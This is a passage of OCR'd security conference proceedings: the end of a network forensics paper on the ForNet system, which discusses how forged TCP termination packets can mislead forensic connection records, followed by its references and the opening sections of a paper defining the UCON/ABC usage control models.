Forensic Analyst: In the previous case, the adversary manipulated synopsis algorithms' interpretation of evidence but it is important to note that he can also manipulate how an analyst or the query processor interprets the evidence. For example, the adversary can send a FIN or RST packet to a host with which he has established a connection such that the host would take no action for the packet — for example FIN or RST with wrong sequence numbers — however connection records reflects a connection termination as it simply records any packet with TCP flags set. Although the connection records will have subsequent real connection termination packets if the analyst or the query processor only looks for the first FIN or RST packet following a SYN it would seem the connection is terminated earlier. Note that unlike the previous attack, in this attack data is available in ForNet however it is never processed as the query interpretation of connection time is first FIN or RST packet that follows the SYN packet. A persistent analyst will find this ambiguity in the connection records.

6 Conclusions and Future Work

In this paper we have motivated the need for a network forensics system that aids in the investigation of crimes connected on or via a network. We also present a high level description of the design of a distributed forensics network called ForNet which aims to fill this need. At the core of ForNet is a SynApp which creates synopses of network activity. Multiple such SynApps within a domain and connected to other domains via a Forensics server form a hierarchical structure which comprises ForNet. We present an overview of the architecture of a SynApps and some simple examples by means which synopses of network events could be constructed.

Although we have described our vision and goals in this paper, a lot of effort still remains to bring our ideas to fruition. There are many important problems that need to be solved, which include:

- **Identification of Useful Network Events:** Cybercrimes are committed over networks and the network can be viewed as a virtual "crime scene" that holds critical evidence based on events before, during, and after a crime. The problem is that we do not know when, where, and how a crime will be committed beforehand. The challenge then is to identify useful network events, such as connection establishment, DNS queries, fragmentation of IP packets, etc., and choose a minimum representative set that would potentially be evidence in a variety of cybercrimes.
- **Developing Efficient Synopses:** There are two types of traffic on the Internet – packets belonging to a connection and connectionless traffic. The traffic corresponding to connection consists of three distinct phases when viewed at the network protocol level: connection establishment, data transfer and connection termination. In order to keep a synopsis of such a connection

we may need to store all the "interesting events" that happened during its lifetime. The challenging issue here is to decide what information or events to store that would represent the connection as succinctly as possible and at the same time captures all relevant events. Clearly there is a trade-off between space and accuracy that needs to be made. The problem becomes more difficult when dealing with connectionless traffic as there is no binding glue of a connection that imposes some structure on the nature of the traffic. Here we basically have to decide which packets to keep a record of and what type of record? For example histograms can be used to keep track of frequencies of certain network traffic characteristics, like connections to a specific port within a time window. Also, each synopsis technique in itself may not be able to satisfy desired space-accuracy requirements. The challenge then is how do we cascade synopsis techniques working together to record certain network events? What combinations of techniques are suitable for recording various types of network events efficiently? What are the implications of this cascading on false positive or false negative analysis?

- **Integration of Information from Synopses Across Multiple Networks:** A single SynApp will only be able to answer queries about the events within its vicinity. While this could be of tremendous use by itself, the real power of a logging mechanism would be realized when multiple SynApp are networked together to answer queries about events in the larger network they span. For example, where as a single SynApp may say when a worm appeared in a given network, together they can potentially help locate the origin of the worm by finding out where it appeared first. This would then set us on the right track to finding the culprit who created the worm. So the benefit of networking the individual appliances is compelling, but its realization brings out new challenges. How do we connect them so that they can jointly respond to queries? How do we propagate queries to other (known) peers? Is there a minimal yet complete protocol that could facilitate the cooperation among synopses appliances? How could such a collaborative system provide guarantees about the privacy of the data handled?
- **Security of ForNet:** As we discussed in Section 5, various components of ForNet itself are targets for an attack by an adversary. Besides the attacks described in that section we need to explore further to identify attacks on various synopsis techniques and counter measures for these attacks. Finally, incorporate these counter measures into SynApps so that evidence gathered by them are still valid.

References

1. Axelsson, S.: Research in intrusion-detection systems: A survey. Technical Report No 98–17 (December 1998)
2. Axelsson, S.: The base-rate fallacy and its implications for the difficulty of intrusion detection. In Proceedings of the ACM Conference on Computer and Communication Security (November 1999)

3. Babcock, B., Babu, S., Datar, M., Motwani, R., and Widom, J.: Models and issues in data stream systems. In *Symposium on Principles of Database Systems*, Madison, Wisconsin, USA, ACM SIGMOD (June 2002)
4. Babcock, B., Datar, M., and Motwani, R.: Sampling from a moving window over streaming data. In *Proceedings of 13th Annual ACM-SIAM Symposium on Discrete Algorithms* (2002)
5. Babu, S., Subramanian, L., and Widom, J.: A data stream management system for network traffic management. In *Workshop on Network-Related Data Management* (2001)
6. Bellovin, S.M., Leech, M., and Taylor, T.: ICMP traceback messages. In *Internet Draft draft-ietf-itrace-01.txt (Work in progress)*. IETF (Oct 2001)
7. Bhattacharyya, M., Hershkop, S., Eskin, E., and Stolfo, S.J.: Met: An experimental system for malicious email tracking. In *Proceedings of the 2002 New Security Paradigms Workshop (NSPW-2002)*, Virginia Beach, VA (Sep 2002)
8. Bloom, B.: Space/time tradeoffs in in hash coding with allowable errors. In *CACM* (1970) 422–426
9. Broder, A. and Mitzenmatcher, M.: Network applications of bloom filters: A survey. In *Annual Allerton Conference on Communication, Control, and Computing*, Urbana-Champaign, Illinois, USA (October 2002)
10. Burch, H. and Cheswick, B.: Tracing anonymous packets to their approximate source. In *Proc. USENIX LISA* (Dec 2000)
11. Datar, M., Gionis, A., Indyk, P., and Motwani, R.: Maintaining stream statistics over sliding windows. In *ACM Symposium on Discrete Algorithms* (2001) 635–644
12. Dean, D., Franklin, M., and Stubblefield, A.: An algebraic approach to IP traceback. In *Proceedings of NDSS* (Feb 2001)
13. Debar, H., Dacier, M., and Wepsi, A.: A revised taxonomy for intrusion-detection systems. IBM Research Report (1999)
14. Domingos, P. and Hulten, G.: Mining high-speed data streams. In *Proc. SIGKDD Int. Conf. Knowledge Discovery and Data Mining* (2000)
15. Sanstorm Enterprises. Netintercept. http://www.sandstorm.com/products/netintercept/ (Feb 2003)
16. Frank, J.: Artificial intelligence and intrusion detection: Current and future directions. In Proceedings of the 17th National Computer Security Conference (1994)
17. Gibbons, P. and Matias, Y.: Synopsis data structures for massive data sets. In *DIMACS: Series in Discrete Mathematics and Theoretical Computer Science: Special Issue on External Memory Algorithms and Visualization* (1999)
18. Gilbert, K., Kotidis, Y., Muthukrishnan, S., and Strauss, M.: Surfing wavelets on streams: one pass summaries for approximate aggregate queries. In *Proc. ACM Conf. Very Large Databases*. VLDB (2001)
19. Guha, S., Koudas, N., and Shim, K.: Data streams and histograms. In *Proc. ACM Symp. Theory Comput.* STOC (2001)
20. Hulten, G., Spencer, L., and Domingos, P.: Mining time-changing data streams. In *Proc. SIGKDD Int. Conf. Knowledge Discovery and Data Mining* (2001)
21. Ilgun, K., Kemmerer, R.A., and Porras, P.A.: State transition analysis: A rule-based intrusion detection approach. IEEE Transactions on Software Engineering (March 1995)
22. Javitz, H.S. and Valdes, A.: The sri ides statistical anomaly detector. In Proceedings of the IEEE Symposium on Research in Security and Privacy (1991)
23. Kumar, S. and Spafford, E.H.: An application of pattern matching in intrusion detection. Purdue University Technical Report CSD-TR-94-013 (1994)

24. Mankin, A., Massey, D., Wu, C.L., Wu, S.F., and Zhang, L.: On design and evaluation of "intention-driven" ICMP traceback. In *Proc. IEEE International Conference on Computer Communications and Networks* (Oct 2001)
25. Manku, G.S., Rajagopalan, S., and Lindsay, B.G.: Approximate medians and other quantiles in one pass and with limited memory. In *Proc. of the ACM Intl Conf. on Management of Data*. SIGMOD (Jun 1998)
26. Manku, G.S., Rajagopalan, S., and Lindsay, B.G.: Random sampling techniques for space efficient online computation of order statistics of large datasets. In *Proc. of the ACM Intl Conf. on Management of Data*. SIGMOD (Jun 1999)
27. Mitchell, A. and Vigna, G.: Mnemosyne: Designing and implementing network short-term memory. In *International Conference on Engineering of Complex Computer Systems*. IEEE (Dec 2002)
28. Motwani, R., Widom, J., Arasu, A., Babcock, B., Babu, S., Datar, M., Manku, G., Olston, C., Rosenstein, J., and Varma, R.: Query processing, resource management, and approximation in a data stream management system. In *Proc. of the 2003 Conference on Innovative Data Systems Research (CIDR)* (Jan 2003)
29. Paxson, V.: Bro: A system for detecting network intruders in real-time. 7th Annual USENIX Security Symposium (January 1998)
30. Porras, P.A. and Peter G. Neumann: Emerald: Event monitoring enabling responses to anomalous live disturbances. In Proceedings of the National Information Systems Security Conference (1997)
31. Ptacek, T.H. and Newsham, T.N.: Insertion, evasion, and denial of service: Eluding network intrusion detection. Secure Networks, Inc. (January 1998)
32. Roberts, P.: Nai goes forensic with infinistream. In *InfoWorld*, http://www.infoworld.com/article/03/02/10/HNnai_1.html (Feb 2003)
33. Savage, S., Wetherall, D., Karlin, A., and Anderson, T.: Practical network support for IP traceback. In *Proceedings of the 2000 ACM SIGCOMM Conference*, Stockholm, Sweden (Aug 2000) 295–306
34. Shanmugasundaram, K., Memon, N., Savant, A., and Bronnimann, H.: Efficient monitoring and storage of payloads for network forensics. In *Unpublished Manuscript* (May 2003)
35. Shanmugasundaram, K., Memon, N., Savant, A., and Bronnimann, H.: Fornet: A distributed forensics system. In *Unpublished Manuscript* (May 2003)
36. Snoeren, A.C., Partridge, C., Sanchez, L.A., Jones, C.E., Tchakountio, F., Kent, S.T., and Strayer, W.T.: Hash-based IP traceback. In *ACM SIGCOMM*, San Diego, California, USA (August 2001)
37. Song, D. and Perrig, A.: Advanced and authenticated marking schemes for IP traceback. In *IEEE Infocomm* (2001)
38. Thaper, U., Guha, S., Indyk, P., and Koudas, N.: Dynamic multidimensional histograms. In *Proc. ACM Int. Symp. on Management of Data*. SIGMOD (2002)
39. Winter, R. and Auerbach, K.: The big time: 1998 winter vldb survey. Database Programming Design (August 1998)
40. Yasinsac, A. and Manzano, Y.: Policies to enhance computer and network forensics. In *Workshop on Information Assurance and Security*, United States Military Academy, West Point, NY, IEEE (Jun 2001)

Usage Control: A Vision for Next Generation Access Control

Ravi Sandhu[1] and Jaehong Park[2]

[1] NSD Security and George Mason University
sandhu@gmu.edu
http://www.list.gmu.edu
[2] ISE Department, George Mason University, Fairfax, VA. 22030
jaehpark@ise.gmu.edu

Abstract. The term usage control (UCON) is a generalization of access control to cover obligations, conditions, continuity (ongoing controls) and mutability. Traditionally, access control has dealt only with authorization decisions on a subject's access to target resources. Obligations are requirements that have to be fulfilled by the subject for allowing access. Conditions are subject and object-independent environmental requirements that have to be satisfied for access. In today's highly dynamic, distributed environment, obligations and conditions are also crucial decision factors for richer and finer controls on usage of digital resources. Traditional authorization decisions are generally made at the time of request but typically do not recognize ongoing controls for relatively long-lived access or for immediate revocation. Moreover, mutability issues that deal with updates on related subject or object attributes as a consequence of access have not been systematically studied. In this paper we motivate the need for usage control, define a family of ABC models as a core model for usage control and show how it encompasses traditional access control, such as mandatory, discretionary and role-based access control, and more recent requirements such as trust management, and digital rights management. In addition, we also discuss architectures that introduce a new reference monitor for usage control and some variations.

1 Introduction

The classic access matrix model has stood fundamentally unchanged for over three decades. The core concept of the access matrix is that a right (or permission) is explicitly granted to a subject to access an object in a specific mode, such as read or write. This core idea has been successfully elaborated in different directions in the familiar models of discretionary, mandatory and role-based access control, to accommodate a diverse range of real-world access control policies. Turing-completeness of the HRU formalization of the access matrix establishes its wide theoretical expressive power [3].

This success and longevity notwithstanding, many researchers have realized that the access matrix needs fundamental enhancements to meet the needs of

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 17–31, 2003.

modern applications and systems. Coming from multiple perspectives, these researchers have given us new concepts such as trust management, digital rights management (DRM), task-based access control, provisional authorization, obligations and more. The focused perspective has led researchers to propose particular extensions to the access matrix model to deal with shortcomings identified in the application or system context in consideration. The net result is a proliferation of point extensions to different flavors of the access matrix model without a unifying theme.

This paper describes a new approach to access control called usage control as a fundamental enhancement of the access matrix. An earlier formulation of usage control models was given in our previous paper [6]. As the core model of usage control, a family of ABC models is built around three decision factors, authorizations (A), obligations (B) and conditions (C). The familiar notion of authorization is based on subject and object attributes. Obligations require some action by the subject so as to gain or sustain access, e.g., clicking ACCEPT on a license agreement. Conditions are environmental or system-oriented factors that predicate access, e.g., time-of-day or overall system load. Further, with respect to authorizations per se, ABC introduces mutable attributes that change as a consequence of access. Finally, ABC recognizes the continuity of access enforcement so the decision to allow access is not only made prior to access, but also during the time interval that access takes place. Given the Turing completeness of the access matrix model it is theoretically possible to represent these enhancements within the access matrix, but that would ignore their fundamental nature in addressing the shortcomings of the classic access matrix identified by numerous researchers. It is time to enhance the core model.

ABC is the first model to address a systematic and comprehensive extension of the classic access matrix. By integrating authorizations, obligations and conditions along with mutable attributes and ongoing enforcement, ABC quite naturally and elegantly encompasses diverse current proposals in the literature. It is shown that ABC encompasses traditional discretionary, mandatory, and role-based access control. It is further shown that ABC encompasses emerging applications such as trust management, digital rights management, etcetera within a unified framework. Strictly speaking ABC is a family of models because each component has a number of options. For example, ABC without obligations, conditions, mutable attributes and ongoing enforcement, is close to the access matrix. ABC is a core model of usage control in that it focuses on the process of access enforcement while leaving other important issues such as administration or delegation aspects for future development.

In architectural perspective, reference monitor is the most important element of classic access control. Among the main differences with respect to classic access control is the requirement for a client-side reference monitor. This is a hallmark of digital rights management. In this paper, we introduce a modified reference monitor for usage control and discuss variations of reference monitor based on its locations. Section 2 examines new aspects that are not covered by classic access control but crucial for modern applications. Section 3 discuss a family of

ABC models for usage control. We further discuss architectural details for usage control in section 4.

2 Beyond Classical Access Control

One commonality of traditional access controls and even trust management is utilization of subjects' attributes and objects' attributes for authorization process. In other words, in traditional access control, authorization decision is made based on subject attributes, object attributes, and requested rights. Attributes include identities, capabilities, or properties of subjects or objects. For example, in mandatory access control, clearance labels of subjects are considered as subject attributes and objects' classification labels as object attributes. Authorization process, then, evaluates the dominance of these labels along with requested access rights (e.g., read, write) to return either 'allowed' or 'not-allowed'. Similarly, in discretionary access control, access control list (ACL) can be viewed as object attributes and capability list as subject attributes. Figure 1 shows this 'attribute-based' traditional access control.




Fig. 1. Traditional Access Control

Although this 'attributed-based' approach of traditional access control can cover many applications, today's digital information systems require more than classical authorizations. For example, suppose Alice has to click 'accept' button for license agreement or has to fill out a certain form to download a company's whitepaper. In this case, certain actions have to be performed by the subject to enable a requested usage. In other words, usage decision is based on fulfillment of required actions, not by existence of subject attributes and object attributes. This decision factor is called as "obligation" and required in addition to authorization to cover modern access control applications.

In addition to authorization and obligation, there are certain situations where access or usage needs to be limited due to certain environmental or system

status. For example, usage of certain digital resources may be allowed only during business hours or at certain locations. A system with heavy traffic load may allow only premium users to be serviced. For this requirement, a system needs to check current environmental or system status for usage decision. This decision factor is called as "condition" and required together with authorization and obligation for modern access control.




Fig. 2. Continuity and Mutability Properties

In addition to these three decision factors, modern information systems require two other important properties called **"continuity"** and **"mutability"** as shown in Figure 2. In traditional access control, authorization is assumed to be done before access is allowed (pre). However, it is quite reasonable to extend this for continuous enforcement by evaluating usage requirements throughout usages (ongoing). This property is called "continuity" and has to be captured in modern access control for the control of relatively long-lived usage or for immediate revocation of usage.

In traditional access control, attributes are modifiable only by administrative actions. However, in many modern applications such as DRM systems, these attributes have to be updated as side-effects of subjects' actions. For example, a subject's e-cash balance has to be decreased by the value of a digital object as the subject uses or accesses the object. This "mutability" property of attributes has been rarely discussed in traditional access control literature. In case attributes are mutable, updates can be done either before (pre), during (ongoing) or after (post) usages as shown in Figure 2. Mutability allows more direct enforcement of various classical policies that require history-based authorizations such as dynamic Separation Of Duty or Chinese Wall policy.

Although some of these issues have been discussed in access control literature, the focus is typically limited to specific target problems, so the discussion is not comprehensive. The notion of usage control (UCON) is developed to cover these diverse issues in a single framework to overcome these shortcomings. In UCON, traditional access control can be extended to include modern access control and digital rights management by integrating obligations and conditions as well as authorizations and by including continuity and mutability properties.

3 ABC Model for Usage Control

The family of ABC model is a core model for usage control. We call this as a core model since it captures the essence of usage control while there are other important issues to be discussed. In this section we briefly discuss eight components of ABC models and a family of models in a systematic manner.

3.1 ABC Model Components

The ABC model consists of **eight components** as follows: subjects, subject attributes, objects, object attributes, rights, authorizations, obligations, and conditions (see figure 3).

Subjects and **objects** are familiar concepts from the past thirty plus years of access control, and are used in their familiar sense in ABC. A **right** enables access of a subject to an object in a particular mode, such as read or write. In this sense the ABC concept of right is essentially similar to the familiar concept of a right in access control. There is a subtle difference in the ABC viewpoint in that ABC does not visualize a right as existing in some access matrix independent of the activity of the subject. Rather the existence of the right is determined when the access is attempted by the subject. The **usage decision functions** indicated in figure 3 make this determination based on subject attributes, object attributes, authorizations, obligations and conditions at the time of usage requests.




Fig. 3. ABC Model Components

Subject and object attributes are properties that can be used during the access decision process. One of the most important subject attributes in practice is subject identity, but it is not required by the ABC model. Subject identity

is often important for determining access, and can be even more important for accountability. However, requiring subject identity as a mandatory attribute precludes anonymous services. Examples of subject attributes include identities, group names, roles, memberships, security clearance, pre-paid credits, account balance, capability lists, etc. Examples of object attributes are security labels, ownerships, classes, access control lists, etc. In e-commerce applications a price-list could be an object attribute, e.g., a particular e-book may stipulate a $10 price for a 'read' right and a $15 price for a 'print' right. The general concept of attribute-based access control is commonplace in the access control literature and as such this aspect of ABC builds upon familiar concepts.

A significant innovation in ABC is that subject and object attributes can be mutable. **Mutable attributes** are changed as a consequence of access, whereas immutable attributes can be changed only by administrative action. Policies requiring limits on the number of accesses by a subject or reduction of account balance based on access can be easily specified using mutable attributes. More generally, various kinds of consumable authorizations can be modelled in this manner. High watermark policies on subject clearance and Chinese Walls can also be enforced in this way. The introduction of mutable attributes is a critical differentiator of ABC relative to most proposals for enhanced models for access control.

Authorizations, obligations and conditions are decision factors employed by the usage (or access) decision functions to determine whether a subject should be allowed to access an object with a particular right. **Authorizations** are based on subject and object attributes and the specific right in question. Unlike prior models ABC explicitly recognizes that each access has a finite duration. Authorization is usually required prior to the access, but in addition it is possible to require ongoing authorization during the access, e.g., a certificate revocation list (CRL) can be periodically checked while the access is in progress. If the relevant certificate appears on the CRL access can be terminated. Authorizations may require updates on subject and/or object attributes. These updates can be either pre, ongoing, or post. The high watermark policy requires update of the subject's clearance prior to access. Metered usage payment requires updates after the usage has ended to calculate current usage time. Using pre-paid credits for time-based metering requires periodic updates of the remaining credits while usage is in progress, with possible termination in case of overuse.

Obligations are requirements that a subject must perform before (pre) or during (ongoing) access. An example of a pre-obligation is the requirement that a user must provide some contact and personal information before accessing a company's white paper. The requirement that a user has to keep certain advertising windows open while he is logged into some service, is an example of an ongoing obligation. Subject and/or object attributes can be used to decide what kind of obligations are required for access approval. The exercise of obligations may update mutable attributes. These updates can affect current or future usage decisions.

Conditions are environmental or system-oriented decision factors. Examples are time of day and system load. They can also include the security status of the system, such as normal, high alert, under attack, etc. Conditions are not under direct control of individual subjects. Evaluation of conditions cannot update any subject or object attributes.

3.2 The ABC Family of Core Models

Based on three decision factors, authorizations, obligations, and conditions, and continuity and mutability properties, we have developed a family of core models for usage control. We say these are core models because, as discussed earlier, they focus on the enforcement process and do not include administrative issues. Also, they will need to be further elaborated for specific applications.

The ABC model assumes there exists a usage request on a target object. Decision-making can be done either before (pre) or during (ongoing) exercise of the requested right. Note that decision-making after the usage does not make sense since there can be no influence on the decision of current usage. Mutability allows certain updates on subject or object attributes as side effects of usages. If usage is immutable, there is no update required for the decision process and denoted as '0'. For mutable usage, updates are required either before (pre), during (ongoing), or after (post) the usage and denoted as '1, 2, and 3', respectively. Based on these criteria, we have developed 16 possible model spaces as a core model for usage control. While there are examples for an individual model, many real world systems are likely to utilize more than one model. In this paper we only consider pure models for simplicity.

	0 (immutable)	1 (pre-update)	2 (ongoing-update)	3 (post-update)
preA	Y	Y	N	Y
onA	Y	Y	Y	Y
preB	Y	Y	N	Y
onB	Y	Y	Y	Y
preC	Y	N	N	N
onC	Y	N	N	N

Fig. 4. The 16 Basic ABC Models

Figure 4 shows all possible detailed models based on these three criteria. Cases that are not likely to be realistic are marked as 'N'. If decision factor is 'pre', updates are likely to occur only before or after the right is exercised and there is little reason to have ongoing updates since without ongoing decision, ongoing-update can influence only decisions on future requests and therefore the updates can be done after the usage is ended. However, if decision factor is 'ongoing', updates are likely to be happen before, during or after the usage. For condition models, evaluation of condition cannot update attributes since it simply checks current environmental or system status.

3.3 ABC Model Definitions and Examples

For simplicity we consider only the "pure" cases consisting of A, B or C alone with pre or ongoing decisions only. In reality these models would often be used in conjunction with each other. It is a valuable thought experiment to consider each model by itself. The goal of this paper is not to develop a logical expression language for the ABC model. Rather, while there can be numerous ways of expressing our ABC model, our focus is to develop comprehensive models for usage control in a unified framework. We believe the ABC model can be used as a reference model for further research in usage control.

$UCON_{preA}$ – Pre-authorizations Models

In $UCON_{preA}$ models, the decision process is performed before access is allowed. We begin with the $UCON_{preA_0}$ which allows no updates of attributes.

Definition 1. The $UCON_{preA_0}$ model has the following components:

- $S, O, R, ATT(S), ATT(O)$ and a usage decision function $pre\mathcal{A}$
- $allowed(s, o, r) \Rightarrow pre\mathcal{A}(ATT(s), ATT(o), r)$.

The $allowed(s, o, r)$ predicate indicates that subject s is allowed to access object o with right r only if the indicated condition is true. This predicate is stated as a necessary condition to allow composition of multiple models, each of which contributes its own conditions. Composition of models requires the conjunction of all relevant $allowed(s, o, r)$ predicates[1].

$UCON_{preA_0}$ corresponds roughly to the classic approach to access control. Examples 1 and 2 show how mandatory and discretionary access controls can be realized within $UCON_{preA_0}$.

Example 1. Mandatory access control stated in $UCON_{preA_0}$:

L is a lattice of security labels with dominance $\geq$
$clearance : S \rightarrow L$, $classification : O \rightarrow L$
$ATT(S) = \{clearance\}$, $ATT(O) = \{classification\}$
$allowed(s, o, read) \Rightarrow clearance(s) \geq classification(o)$
$allowed(s, o, write) \Rightarrow clearance(s) \leq classification(o)$

Example 2. Discretionary access control using Access Control Lists in $UCON_{preA_0}$:

N is a set of identity names
$id : S \rightarrow N$, $ACL : O \rightarrow 2^{N \times R}$ (n is authorized to do r to o)
$ATT(S) = \{id\}$, $ATT(O) = \{ACL\}$
$allowed(s, o, r) \Rightarrow (id(s), r) \in ACL(o)$

[1] This is similar to the Bell-LaPadula model [1] where mandatory and discretionary necessary conditions are defined and then applied together.

A capability-based formulation of discretionary access control can be similarly given. For role-based access control, user-role and permission-role assignments can be expressed as subject and object attributes respectively. With mutable attributes we have the following two models[2].

Definition 2. The $UCON_{preA_1}$, and $UCON_{preA_3}$ models are identical to $UCON_{preA_0}$ except they respectively add the following update processes:

- $UCON_{preA_1}$ adds $preUpdate(ATT(s)), preUpdate(ATT(o))$
- $UCON_{preA_3}$ adds $postUpdate(ATT(s)), postUpdate(ATT(o))$

Note that both subject and object attributes can be updated. A Digital Rights Management (DRM) example of *preUpdate* is payment-based access. The *allowed* predicate tests whether the subject s has sufficient $credit(s)$ to access an object o with $price(o)$. The *preUpdate* procedure then decrements $credit(s)$ by the amount $price(o)$. A DRM example of *postUpdate* arises when the price of access depends upon the usage time, i.e., we have metered access. The account balance of the subject needs to be incremented by the rate multiplied by time of use, after access is terminated.

$UCON_{onA}$ – Ongoing-authorizations Models

We begin by formalizing $UCON_{onA_0}$ where no update procedures are included.

Definition 3. The $UCON_{onA_0}$ model has the following components:

- $S, O, R, ATT(S), ATT(O)$ and a usage decision function $on\mathcal{A}$
- $allowed(s, o, r) \Rightarrow true$;
- $stopped(s, o, r) \Leftarrow \neg on\mathcal{A}(ATT(s), ATT(o), r)$.

$UCON_{onA_0}$ introduces the $on\mathcal{A}$ predicate instead of $pre\mathcal{A}$. In absence of pre-authorization, the requested access is always allowed. However, ongoing-authorization is active throughout the usage of the requested right, and the $on\mathcal{A}$ predicate is repeatedly checked for sustaining access. Technically, these checks are performed periodically based on time or event. The ABC model does not specify exactly how this should be done. In case certain attributes are changed and requirements are no longer satisfied, '*stopped*' procedure is performed. We write '$stopped(s, o, r)$' to indicate that right r of subject s to object o is revoked and the ongoing access terminated.

For example, suppose only 10 users can access an object o_1 simultaneously. If a 11th user requests access, the user with the earliest time is terminated. In

[2] It is important to note that the update operations may be nondeterministic. For example, payment for permitting access may be applicable from multiple accounts held by the subject. Which account is debited is not material in enforcement. The exact manner in which the nondeterminism is resolved is not specified as part of the model.

this case, the 11th user is allowed without any pre-authorization decision process. However, $on\mathcal{A}$ monitors the number of current usages on $o_1(ATT(o_1))$, determines which was the earliest to start, and terminates it. Some ongoing authorizations are likely to be occurred only together with pre-authorizations. For example, suppose $on\mathcal{A}$ monitors certain certificate revocation lists periodically to check whether the user's identity certificate is revoked or not. While this is a case of ongoing authorizations, this makes sense only when the certificate has already been evaluated in a 'pre' decision at the time of the request.

$UCON_{onA_1}$, $UCON_{onA_2}$ and $UCON_{onA_3}$ add pre-update $preUpdate(ATT(s))$, $preUpdate(ATT(o))$, ongoing-update $onUpdate(ATT(s))$, $onUpdate(ATT(o))$ and post-update $postUpdate(ATT(s))$, $postUpdate(ATT(o))$ procedures respectively. Suppose the extra user in the above example is revoked based on longest idle time. Monitoring idle time requires ongoing updates of a last activity attribute. This is an example of $UCON_{onA_2}$. Further suppose that revocation of the extra user is based on total usage time in completed sessions since the start of the fiscal year. We would need post-updates to accumulate this time and this is an example of $UCON_{onA_3}$. In both examples, current usage numbers have to be updated at the beginning of each access, hence pre-update (onA_1) is required.

$UCON_{preB}$ – Pre-obligations Models

$UCON_{preB}$ introduces pre-obligations that have to be fulfilled before access is permitted. We model this by the $pre\mathcal{B}$ predicate. Examples of pre-obligations are requiring a user to provide name and email address before accessing a company's white paper, requiring a user to click the ACCEPT box on a license agreement to access a web portal, etc. Note that the pre-obligation action is performed on a different object (e.g., web form, license agreement) than the object that the user is trying to access (e.g., white paper, web portal). More generally, the pre-obligation action may be done by some other subject, e.g., parental consent to access a restricted web site. This complicates formalization of the model given below.

Definition 4. The $UCON_{preB_0}$ model has the following components:

- $S, O, R, ATT(S)$, and $ATT(O)$ as before;
  OBS, OBO, and OB, (obligation subjects, objects, and actions, respectively);
- $preOBL \subseteq OBS \times OBO \times OB$; (pre-obligations elements)
  $preFulfilled : OBS \times OBO \times OB \rightarrow \{true, false\}$;
- $getPreOBL : S \times O \times R \rightarrow 2^{preOBL}$, a function to select pre-obligations for a requested access;
- $pre\mathcal{B}(s, o, r) = \bigwedge_{(obs_i, obo_i, ob_i) \in getPreOBL(s,o,r)} preFulfilled(obs_i, obo_i, ob_i)$
  $pre\mathcal{B}(s, o, r) = true$ by definition if $getPreOBL(s, o, r) = \phi$;
- $allowed(s, o, r) \Rightarrow pre\mathcal{B}(s, o, r)$.

The $getPreOBL$ function represents the pre-obligations required for s to gain r access to o. The $preFulfilled$ predicate tells us if each of the required

obligations is true. The $UCON_{preB_1}$ and $UCON_{preB_3}$ add $preUpdate(ATT(s))$, $preUpdate(ATT(o))$ and $postUpdate(ATT(s))$, $postUpdate(ATT(o))$ procedures respectively. The *preUpdate* procedure could be used to mark a subject as registered so the contact information is requested only the first time the subject attempts to access a white paper. The *postUpdate* procedure could be used to monitor total usage of a resource by a subject, e.g., to require periodic reaffirmation of a license agreement.

$UCON_{onB}$ – Ongoing-Obligations Models

The $UCON_{onB}$ models require obligations to be fulfilled while rights are exercised. Ongoing-obligations may have to be fulfilled periodically or continuously. For example, a user may have to click an advertisement at least every 30 minutes or at every 20 Web pages. Alternatively, a user may have to leave an advertisement window active all the time. Note that this concern is about when users have to fulfill obligations, not about when the system actually checks the fulfillments. Actual obligation verification intervals can vary and are not prescribed by the model.

$UCON_{preC}$ – Pre-conditions Model

As described earlier, conditions define environmental and system restrictions on usage. These are not directly related to subjects and objects.

Definition 5. The $UCON_{preC_0}$ model has the following components:

- $S, O, R, ATT(S)$, and $ATT(O)$ are not changed from $UCON_{preA}$;
- $preCON$ (a set of pre-conditions elements);
  $preConChecked : preCON \rightarrow \{true, false\}$;
- $getPreCON : S \times O \times R \rightarrow 2^{preCON}$;
- $pre\mathcal{C}(s, o, r) = \bigwedge_{preCon_i \in getPreCON(s,o,r)} preConChecked(preCon_i)$
- $allowed(s, o, r) \Rightarrow pre\mathcal{C}(s, o, r)$.

Unlike other ABC models, condition models cannot have update procedures. Checking the time-of-day before access is allowed is an example of $UCON_{preC_0}$. Checking the location of the client in cyberspace is another example.

$UCON_{onC}$ – Ongoing-conditions Model

Enforcement of conditions while rights are in active use is supported by the $UCON_{onC}$ model by means of the $on\mathcal{C}$ predicate. For example, if the system status changes to 'emergency mode' access by certain kinds of users may be terminated. Likewise if the system load exceeds a specified value access may be aborted.

4 UCON Architectures

